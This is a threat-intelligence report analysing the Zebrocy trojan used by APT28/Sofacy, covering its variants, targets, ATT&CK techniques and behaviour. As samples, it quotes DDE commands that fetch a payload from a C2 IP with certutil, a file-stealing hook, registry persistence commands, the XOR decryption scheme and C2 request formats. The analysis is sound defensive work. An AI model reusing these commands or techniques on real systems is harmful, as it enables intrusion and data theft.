BRANDEFENSE
CYBER THREAT INTELLIGENCE

Zebrocy Malware
Technical Analysis Report

Author: Threat Intelligence Team

Relase Date: 10.02.2022

Rerport ID: ZZYAR10022022

Table of Contents

Execution Summary

In this report prepared by the Brandefense cyber intelligence team, we have analyzed malware toolkits belonging to an advanced cyber threat group named Sofacy (other security providers have called it APT28, Fancy Bear, STRONTIUM, Pawn Storm, and Sednit). In the report, malicious software sets belonging to the Sofacy group were shared in more than one version.

You should not be considered these anti-malware precautions unique to only Zebrocy and any other malware toolkit. The behavior of groups with a high threat profile, such as Sofacy, must be understood. The techniques we have described explain what they need to do if one becomes the target of a future offensive campaign.

We consider that the report's attack methods and malware investigations should create cyber security awareness. In addition, TTP findings used by threat actors will contribute by feeding cybersecurity teams.

General Description & Motivation

General Description & Motivation

Zebrocy is malware that falls into the Trojan category, which the threat actor group called APT28/Sofacy has used since 2015. Zebrocy malware consists of 3 main components; Backdoor, Downloader, and Dropper. The Downloader and Dropper take responsibility for discovery processes and downloading the main malware on the systems. At the same time, Backdoor undertakes the duties such as persistence in the system, espionage, and data extraction.

This malware, which is not considered new, has variants in many different languages from the past to the present. These include programming languages such as Delphi, C#, Visual C++, VB.net, and Golang. Furthermore, we know that advanced threat actors and groups revise their malicious software among their toolkits at certain time intervals using different languages and technologies.

It includes many social engineering techniques that direct its victims to open the attached files with a thematic fake mail trending at the point of distribution of malware.

The sectors targeted by the malware are as follows;

- Ministries of Energy and Industry
- Science and Engineering Centers
- Ministry of Foreign Affairs
- National Security and Intelligence Agencies
- Press Services
- Embassies and Consulates

The threat group's focus is espionage activities aimed at critical and strategic points of states and organizations. These targets are located in countries in the Middle East, Europe, and North America.

Once the Zebrocy malware had infiltrated the target system, it first has initiated the discovery phase. Then, it starts some actions within the system within the framework of specific rules with metadata of the compromised system and a screenshot.

After the discovery phase, it transmits the files listed below to the command and control server to extract data.

Related file extensions:

- .doc, .docx
- .xls, .xlsx
- .ppt, .pptx
- .exe
- .zip, .rar

We could make a general definition: The Zebrocy malware serves as a target-oriented attack campaign and contains the functions necessary for espionage activities. Furthermore, it is thought that malware is in a structure that is updated periodically and is structured to increase its capabilities with the addition of new modules to the malware.

History & Development

History & Development

Zebrocy and many other malicious toolkits have had a priority in cyberspace as Sofacy (a.k.a APT28) were one of the most active APT groups by the end of 2018. Thanks to its reasonable operational security measures, the APT group is good at phishing attacks, is high-volume and target-oriented, and is still effective.

On the stage of history, Zebrocy can be examined by dividing years according to the attack campaigns they carried out at specific periods and the updates made to their toolkits.




Figure 1: Zebrocy Variant Chart Published by Kaspersky Researchers

Zebrocy in 2015

While the first variants of Zebracy affect its victims by installing AutoIT downloader and Delphi backdoor payload, it has been determined that they don't use the 0-day vulnerabilities during the spread of this malware, and the attackers distributed their malware with a spear-phishing attack vector. Here, the malware directs the target users to open the file with Microsoft Office documents or an attachment that can be a compressed archive. Then, this malicious document is downloaded to the system using a macro. This version, which has the competencies to capture the accounts saved in the browser, the keylogging method, and the user information in Windows, was updated in 2018 and continued its activities.

We have listed countries affected by Zebrocy; Azerbaijan, Bosnia and Herzegovina, Egypt, Georgia, Iran, Kazakhstan, Korea, Kyrgyzstan, Russia, Saudi Arabia, Serbia, Switzerland, Tajikistan, Turkey, Turkmenistan, Ukraine, Uruguay, and Zimbabwe. These targets include embassies, foreign ministries, and diplomats.

Zebrocy in 2017

Continuing to be active during these years, Sofacy has organized different attack campaigns using many new toolkits. The most notable of these attacks is that they have developed the malware kits in their hands using open source tools. Zebrocy has set itself up to be sent to the target with a thematic mail campaign and used the Luckystrike and Koadic tools according to the analyzed activities.

Luckystrike was used to create the malicious macro in the documents used in the attack. At the same time, the Koadic was used to install on target systems using Dynamic Data Exchange (DDE) exploits.

Another difference this year from other years is that besides Delphi and AutoIT variants, researchers found many Zebrocy Downloader C++ variants written.

The most striking among the targets is the distribution of the malware sent after the terrorist attack in New York, Manhattan, via e-mail. It is understood that Zebrocy has carried out attacks aimed at gaining access to targeted and up-to-date systems according to the events in the world.




Figure 2: Perspective of Variants by Year 2015, 2017 and 2018

Zebrocy in 2018
2018 was more active than the previous year; we have associated it in many attack campaigns due to increasing context about Sofacy and analyzing a large part of their inventories.

The existence of variants written in different languages and technologies, which started to be seen in 2017, was revealed in the phishing attack on a foreign relations institution in a Central Asian country. First, instead of the classic Delphi-written Zebrocy downloader, the C++ variant, which is similar in functionality, has begun to be active. This variant:

- It starts the discovery phase by collecting the storage unit serial numbers and system names from the system it accesses.

- It then creates an invisible window at the bottom right of the screen, summoning the trojan to interact with the command and control server.

- Zebrocy operators send the code pieces to be run on the target system over the HTTP protocol via command and control servers, looking at whether the system is interesting or not.

History; In October 2018, Zebrocy Downloader, written in many different languages, was detected in the attack campaign "Dear Joohn" published by Palo Alto Network researchers. The Zebrocy variants offered in this campaign are written in several different languages, including Delphi, C#, and VB.NET. The interesting part of the attack campaign is that the Delphi variant has been packaged with UPX. On the other hand, there is no packaging in the C# and VB.NET variants. Again, according to the researchers' estimates, It is interpreted that the Sofacy group has taken an extra security measure because many researchers have analyzed the Delphi variant.

In December 2018, Zebrocy carried out attacks with a Golang variant. However, unlike previous campaigns, it continued its activities with targeted phishing e-mails with the extension ".LNK" in attack campaigns.

Like the "Dear Joohn" attacks in October, the image file attachment in the e-mail has carried the malware. So it could run the macro taken from the remote template. As in the previous variants, it performed the first discovery process in the compromised system and then sent the collected information to a command and control server. Then, it downloaded and installed the program that will do the actual work from the server to the system.

Zebrocy in 2019

In August 2019, a new campaign targeted embassies and foreign ministries in Eastern European and Central Asian countries. This latest campaign started with a phishing email with a malicious attachment that started a long chain of downloads and ended with a backdoor. As a result of the analysis, the attack was associated with the Sofacy group after the points where the first access point techniques overlapped with the Zebrocy toolkit structure.




Figure 3: Steps of the Zebrocy-Associated Attack Campaign

As a result of the analyzes made in 2019, we have determined that the Sofacy group updated their toolkit, developed Golang Downloader, and rewrote Backdoor software from Delphi to Golang.

According to the ESET team's research, the Sofacy group aimed to avoid detection systems by rewriting the Zebrocy toolkit with Golang. In the new year, the Zebrocy toolkit renewed itself, and they continued their campaign with a few different steps that were not seen in previous years.

Threat actors use Zebrocy variants written to date in different ways and times in various campaigns. Therefore, the analysis report on the current attack campaign was prepared by the Brandefense Intelligence Team and reported separately.

TTPs & Technical Analysis

MITRE ATT&CK Threat Matrix

The techniques and tactics used by the Zebrocy Trojan malware developed by the APT28 threat group are shared in the MITER ATT&CK threat matrix below.

Tactic ID	Tactic Name	Technic ID	Technic Name
TA0001	Initial Access	T1566	Phishing
TA0002	Execution	T1059 T1047	Command and Scripting Interpreter Windows Management Instrumentation
TA0003	Persistence	T1547 T1547 T1053	Boot or Logon Autostart Execution Boot or Logon Initialization Scripts Scheduled Task/Job
TA0005	Defense Evasion	T1140 T1070 T1027	Deobfuscate/Decode Files or Information Indicator Removal on Host Obuscated Files or Information
TA0006	Credential Access	T1110 T1606	Brute Force Forge Web Credentials
TA0007	Discovery	T1083 T1135 T1120 T1057 T1012 T0182 T1016 T1049 T1033 T1124	File and Directory Discovery Network Share Discovery Peripheral Device Discovery Process Discovery Query Registry System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Time Discovery
TA0009	Collection	T1560 T1119 T1074 T1056 T1113	Archive Collected Data Automated Collection Data Staged Input Capture Screen Capture
TA0011	Command and Control	T1071 T1132 T1573 T1105	Application Layer Protocol Data Encoding Encrypted Channel Ingress Tool Transfer
TA0010	Exfiltration	T1041	Exfiltration Over C2 Channel

Technical Analysis

Initial Access

Used as a first-stage Downloader software, Zebrocy is distributed to the target via spearphishing emails. Emails sent to destinations usually consist of Microsoft Office documents and simple executable attachments.





Figure 4: Fake Email with Zebrocy Distribution Document as File Attachment

Attackers used malicious Microsoft Office documents in phishing e-mails to download Zebrocy downloader software to the target system. Additionally, they abused the Microsoft Word Dynamic Data Exchange (DDE) functionality to download.

Threat actors had designed a spear-phishing document to execute a series of commands hidden in the malicious document when the target user opens the prepared fake document. The typed commands that run when the document is opened cannot be displayed. In this way, the user only sees the trap content prepared for him.



United Nations A/72/697

General Assembly Original: English

Seventy-second session
Agenda item 19 (a)
Sustainable development: implementation of Agenda 21, the Programme for the Further Implementation of Agenda 21 and the outcomes of the World Summit Sustainable Development and of the United Nations Conference on Sustainable Development

Letter dated 14 February 2018 from the Permanent Representative of Uzbekistan to the United Nations addressed to the Secretary-General

I have the honour to convey to you information on the measures taken by the Government of Uzbekistan on the implementation of the 2030 Agenda for Sustainable Development (see annex).

I would appreciate your having the present letter and its annex circulated as a document of the General Assembly.

(*Signed*) Bakhtiyor **Ibragimov**

18-00529 (E) 150118 190118
1800529

Please recycle

Figure 5: Image Used as Trap in One of the DDE Documents

The above image or similars is displayed in a Microsoft Word document, but commands are ready to be run in the background. The "Toggle Field Codes" feature must be allowed to display such malicious commands.

DDE commands to run when the document is opened:

- C:\\Programs\\Microsoft\\MSOffice\\Word.exe\\..\\..\\..\\..\\Windows\\System32\\rundll32.exe
- C:\\Windows\\System32\\shell32.dll,ShellExec_RunDLL
- C:\\Windows\\System32\\cmd.exe /k certutil -urlcache -split –f
- hxxp://220.158.216[.]127/MScertificate.exe & MScertificate.exe"

Thanks to DDE, the first stage of Zebrocy downloader software is downloaded from the remote server.

Discovery

The Backdoor component that creates the Zebrocy malware another task is system discovery. After Backdoor is downloaded to the target system by Zebrocy Downloader, the attacking operators send a series of commands to search the target system. These; SYS_INFO, GET_NETWORK, SCAN_ALL, are used for media/network discovery.

In addition to the commands mentioned above, files with file extensions such as .doc, .docx, .xls, .xlsx, .ppt, .pptx, .exe, .zip, and .rar are searched for files with a size of 60MB or less, and "echo" to list the contents of the directories. %APPDATA%" command is run.

Zebrocy uses the storage obtained from the GetDriveName function and gets the serial number of the storage device with the GetDrive call. Then, it uses the application-defined Windows hook method to identify when a network storage device is added to the target system. Hook calls a file steal method called "RecordToFile" when a network driver is added.

```
protected override void WndProc(ref Message message)
{
    base.WndProc(ref message);
    if (message.Msg != 537 || message.LParam == IntPtr.Zero)
    {
        return;
    }
    Form1.DEV_BROADCAST_VOLUME dEV_BROADCAST_VOLUME = (Form1.DEV_BROADCAST_VOLUME)
    Marshal.PtrToStructure(message.LParam, typeof(Form1.DEV_BROADCAST_VOLUME));
    if (dEV_BROADCAST_VOLUME.dbcv_devicetype == 2)
    {
        int num = message.WParam.ToInt32();
        if (num != 32768)
        {
            if (num != 32772)
            {
                return;
            }
        }
        else
        {
            this.Driver = this.ToDriveName(dEV_BROADCAST_VOLUME.dbcv_unitmask);
            this.RecordToFile();
        }
    }
}
```

Figure 6: Windows Hook Used for RecordToFile Function

Zebrocy runs "systeminfo & tasklist" commands to gather system-specific information and information about running processes.

"**netstat -aon**" and "**ipconfig /all**" commands sent over the Zebrocy backdoor component are run to gather network configuration and connection information.

Zebrocy also frequently uses registry queries during the discovery phase. For example, it has run that the
"reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s" command with the CMD_EXECUTE command taken from the downloaded backdoor software.

In addition to the above methods, attackers can use WMI commands to gather information about the operating system, drivers, processes, and physical hardware.

- wmic logicaldisk get Caption, Description, VolumeSerialNumber, Size, FreeSpace
- wmic diskdrive get Model, SerialNumber
- wmic computersystem get Manufacturer, Model, Name, SystemTypec
- wmic os get Caption, OSArchitecture, OSLanguage, SystemDrive, MUILanguages
- wmic process get Caption, ExecutablePath

Zebrocy stores the information it collects about the target system in a .txt file.

```
v7.00
C:\Users\Public\Videos\audev.txt
=============================================
Log_Drivers:
 C: fixed; size= 102297 Mb, free=83927 Mb S/N: [redacted]
 ================================================
 OSV: Windows 7
WinType: 32
WinDir: C:\Windows
Lang: English (United States)
TZ: UTC1:0 Romance Standard Time
HostN: [redacted]-PC
User: [redacted]
===============S_LIST=====================
C:\Program Files\Common Files
C:\Program Files\desktop.ini
C:\Program Files\DVD Maker
C:\Program Files\Internet Explorer
C:\Program Files\Microsoft.NET
C:\Program Files\MSBuild
C:\Program Files\Reference Assemblies
C:\Program Files\Uninstall Information
C:\Program Files\Windows Defender
[…]
```

Figure 7: Information Collected in .txt File About the Target System

Persistence
Zebrocy uses the Registry Run key to ensure its persistence on the target system. Changes for persistence in the Zebrocy Delphi version to "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AudioMgr" key and "%AppData%\Video\videodrv.exe" for .NET version and "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\". It can be seen that "%AppData%\Platform\sslwin.exe" values are added to the "Run\GoogleIndexer" key.

Another way to ensure persistence by Zebrocy is to use the "Logon Script" functionality. Zebrocy creates a script called "registration.bat" and adds it to the "UserInitMprLogonScript" Registry key.

Contents of the created Logon Script file:

```
reg add HKCU\Environment /v "UserInitMprLogonScript" /t REG_EXPAND_SZ /d "C:\Users\Public\Videos\audev.exe" /f
del C:\Users\Public\Videos\registr.bat
exit
```

Execution
Zebrocy can run commands on the target system via the cmd.exe command line through its backdoor component. Below are the commands that can be run by the backdoor component of the Zebrocy malware and the parameters it receives.

CMD_EXECUTE	echo %APPDATA% ipconfig /all netstat -aon
CMD_EXECUTE	wmic process get Caption, ExecutablePath reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /s

Encryption & Evasion
Zebrocy sends the second stage payload represented in ASCII hexadecimal format after initially sending the information it collects specifically for the system to the C2 server, and it is decoded and written in the location "%APPDATA%\Roaming\Audio\soundfix.exe". The second stage payload functionality reviewed is similar to the initial Zebrocy example.

A key descriptor named "liver" was used to mark the start and end locations of key components of the Zebrocy malware.

```
$ hexdump -Cn 48 -s 0x6f000  SCANPASS_QXWEGRFGCVT_323803488900X_jpeg.exe
0006f000  6c 69 76 65 72 4f 70 65  6e 41 69 72 33 39 30 34  |liverOpenAir3904|
0006f010  35 5f 42 61 79 72 65 6e  5f 4d 75 6e 63 68 65 6e  |5_Bayren_Munchen|
0006f020  6c 69 76 65 72 ff d8 ff  e0 00 10 4a 46 49 46 00  |liver.....JFIF.|
```

Figure 8: To Locate Zebrocy Components
Key Identifier Used

The "OpenAir39045_Bayren_Munchen" statement after the first key identifier is used to obtain the XOR key to encrypt the data. The important thing here is not the data itself but its length.

Zebrocy Dropper adds the key definition length as an offset by looking at the last "liver" key identifier to obtain the XOR key. Then, it creates the length of the XOR key as 21-bytes (the same as the length of the Key identifier).

The malware uses the resulting XOR key to decrypt the encrypted payload data after the last key identifier in a simple XOR loop.




Figure 9: Using XOR Key Received with Key Identifier
Decrypted Payload

The auxiliary files created by the Zebrocy malware are deleted from the target system after had completed their task. As detected in new Zebrocy cases, the information collected from the target system is stored in a file called "si.ini" and is sent to the remote server by email as a file attachment via SMTPS on port 465. It had sent the email, and then it has deleted the "si.ini" file.

Command and Control

Zebrocy uses a "raw socket" to communicate with the C2 server and some decrypted string expressions before establishing HTTP communication. These are as follows:

- IP address
  - (e.g., 185.25.50[.]93)

- HTTP POST request
  - (e.g., POST http://185.25.50[.]93/syshelp/kd8812u/protocol.php HTTP/1.1\r\nHost: 185.25.50[.]93\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length:), “porg=” ve “Content-Length:”)

Zebrocy also uses email protocols such as SMTP and POP3 for networking to communicate over the HTTP protocol and increase privacy rather than leaking data.




Figure 10: Using E-mail in C2 Communications

While Zebrocy uses SMTP to leak data, it parses emails by connecting to "tomasso25@ambcommission.com" via binary POP3.

Second-Stage Payload

Zebrocy is Trojan software attached to the APT28 threat group and used as all detected first-stage payloads with a few exceptions of the Cannon malware. The group chooses to keep the malware simple by implementing new versions in different programming languages rather than improving their codebase to add new functionality and increase their chances of being undetected. Therefore, although the attack flow is the same, core components such as the Zebrocy executable, downloader, and backdoor distributed with the distribution documents have been rewritten in many different programming languages such as AutoIT, C++, C#, Delphi, Go, VB.NET.

Stage-1 downloader, the first stage of the Zebrocy component by APT28, downloads and runs a new downloader software that is not much different from other Zebrocy downloader components. The newly downloaded downloader is responsible for downloading the backdoor software this time.

